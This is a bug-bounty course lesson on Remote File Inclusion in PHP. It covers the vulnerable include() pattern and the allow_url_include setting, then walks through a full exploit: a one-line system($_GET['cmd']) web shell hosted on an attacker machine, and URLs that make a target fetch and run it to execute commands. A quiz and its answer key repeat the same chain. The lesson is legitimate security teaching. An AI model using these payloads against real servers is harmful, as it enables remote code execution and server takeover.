
Hello and welcome to our next lesson!
In our previous lessons, we explored Local File Inclusion (LFI) in depth, covering everything from basic path traversal to sophisticated filter bypasses like null-byte injection and path truncation. We focused on including files that already exist on the target server.
Today, we move from reading local files to executing remote code. This lesson focuses on Remote File Inclusion (RFI), a vulnerability that allows an attacker to force a web application to fetch and execute a malicious file from an external server. RFI is often considered more critical than LFI because it typically provides a direct path to Remote Code Execution (RCE), giving you full control over the server. For a bug bounty hunter, finding an RFI vulnerability is almost always a high or critical-impact discovery.
1. Understanding Remote File Inclusion (RFI)
At its core, RFI is an extension of the same flawed logic that causes LFI: user-supplied input is used in a file inclusion function without proper validation. The key difference is that the server's configuration allows it to treat a URL as a valid file path.
Imagine the same vulnerable PHP code we've seen before:
<?php
  $page = $_GET['page'];
  include($page);
?>
While an LFI attack would use a local path like ../../etc/passwd, an RFI attack provides a full URL:http://vulnerable-site.com/?page=http://attacker-site.com/malicious-shell.php
The vulnerable server will fetch malicious-shell.php from the attacker's server and execute it as if it were a local file.

2. The Crucial Prerequisites for RFI
RFI is less common than LFI in modern applications for a very specific reason: it requires a particular, and nowadays insecure, server configuration. For PHP applications, two directives in the php.ini configuration file must be enabled:
allow_url_fopen = On: This allows PHP to treat URLs like files, enabling it to open remote resources via HTTP or FTP wrappers.allow_url_include = On: This specifically allows the use of remote URLs with PHP's inclusion functions (include,require,include_once,require_once).
By default, allow_url_include has been set to Off in PHP for many years, which is why RFI is rarer on properly configured systems. However, you will encounter it on older systems or applications with custom, insecure configurations.
File Inclusion Vulnerabilities - Metasploit Unleashed
The following resource from OffSec provides a clear explanation of these prerequisites and walks through how to find and modify the php.ini file. Understanding these settings is key to knowing why an RFI attack succeeds or fails.
Read the section titled 'Remote File Inclusion (RFI)'. Focus on the explanation of allow_url_fopen and allow_url_include, and the steps shown to verify these settings in a php.ini file. You don't need to perform the steps, but understand the process.
What happens when you find an LFI but these settings are disabled? The RFI attempt will fail.
Watch this short clip from an IppSec video on the HackTheBox machine 'Poison'. He finds an LFI and immediately tests for RFI. Pay close attention to the server's response.
Watch from 08:17 to 09:24. Notice how he attempts to include a file from his own machine and the error message he receives: 'the HTTP wrapper is disabled in the configuration'. This is a direct consequence of allow_url_include being off.
This is a perfect example of real-world pentesting: you form a hypothesis (LFI might also be RFI), test it, and analyze the result to determine your next step.
3. The Anatomy of an RFI Attack
Let's break down the practical steps to exploit an RFI vulnerability to gain RCE.
Step 1: Create the Remote Payload
You need a file to be executed by the victim server. A simple but effective payload is a PHP script that takes a command as a parameter and executes it.
<?php
  system($_GET['cmd']);
?>
system()is a PHP function that executes an external program and displays the output.$_GET['cmd']reads the value of thecmdparameter from the URL.
Save this code in a file, for example, shell.txt. Using a .txt extension can sometimes help bypass rudimentary filters that might block the inclusion of .php files.
Step 2: Host the Payload
Your payload must be accessible to the target server over HTTP. Your own Kali machine can act as the web server. You can easily start one using Python. Open a terminal in the directory where you saved shell.txt and run:
python3 -m http.server 80
This command starts a web server on port 80.
Step 3: Trigger the Inclusion and Execute Commands
Now, craft the final URL. You will point the vulnerable parameter to your payload and add the cmd parameter to execute a command.
- Your IP Address:
10.10.14.15(replace with your actual IP) - Vulnerable URL:
http://vulnerable-site.com/view.php?page=... - Payload File:
shell.txt
The final URL would look like this:http://vulnerable-site.com/view.php?page=http://10.10.14.15/shell.txt&cmd=whoami
When the vulnerable server processes this request:
- It includes the file from
http://10.10.14.15/shell.txt. - The PHP code
<?php system($_GET['cmd']); ?>is executed. - The
system()function receives the value ofcmd, which iswhoami. - The server runs the
whoamicommand, and the output (e.g.,www-data) is displayed in the response.
4. A Complete RFI Scenario
Now let's see this entire process in a practical demonstration.
Remote File Inclusion Explained and Demonstrated!
The video 'Remote File Inclusion Explained and Demonstrated!' by Loi Liang Yang provides an excellent, end-to-end walkthrough of finding and exploiting an RFI vulnerability in a WordPress plugin.
Watch the following segments to see the full attack chain: Concept (00:17 - 01:03): A quick review of the RFI concept. Payload Setup (05:48 - 07:12): Observe how he locates a simple PHP backdoor on his system and hosts it. This is analogous to our 'Step 1 & 2'. Exploitation (07:12 - 09:47): This is the key part. Watch how he crafts the final URL to include his remote file and successfully executes commands like ls and cat /etc/passwd on the target server.
This video perfectly illustrates the power and simplicity of a successful RFI attack.
Test your understanding!
You are testing a web application at http://webapp.test/ which has a feature to load different language files: http://webapp.test/index.php?lang=en_US. You suspect the lang parameter is vulnerable to file inclusion. You also confirm that allow_url_include is set to On.
Your attacker IP is 192.168.1.100. Your goal is to execute the id command on the server.
Describe the two main steps you would take on your attacker machine and then provide the final, complete URL you would use to exploit the vulnerability.
Show answer
Step 1: Create and host the payload.
On your attacker machine (192.168.1.100), you would first create a file (e.g., rce.php) with the following content:
<?php system($_GET['c']); ?>
Then, you would host this file using a simple web server in the same directory:
python3 -m http.server 80
Step 2: Craft the final URL.
You would construct a URL that tells the vulnerable lang parameter to include your remote payload, and also passes the id command to your payload's command parameter (c):
http://webapp.test/index.php?lang=http://192.168.1.100/rce.php&c=id
Conclusion
In this lesson, we transitioned from local to remote file inclusion, highlighting the severe impact of RFI. You learned that while it's a powerful attack vector leading directly to RCE, its feasibility depends entirely on specific, insecure server configurations.
Key Takeaways:
- RFI exploits file inclusion vulnerabilities to execute code hosted on an external, attacker-controlled server.
- Successful RFI in PHP applications requires
allow_url_fopenandallow_url_includeto be enabled, which is not the default on modern systems. - The exploitation process involves creating a PHP payload, hosting it on a web server, and crafting a URL to make the victim server include and execute it.
- An RFI finding is almost always a critical-severity vulnerability due to the immediate risk of complete server compromise.
Next Lesson Preview:
We've seen that RFI is not always possible. But what if you could still achieve Remote Code Execution using only a Local File Inclusion vulnerability? In our next lesson, we will explore techniques to do just that. We'll learn how to leverage LFI to poison server-side files, such as log files, by injecting malicious PHP code into them and then using the LFI to execute that code. This is a classic and powerful method for escalating an LFI to RCE.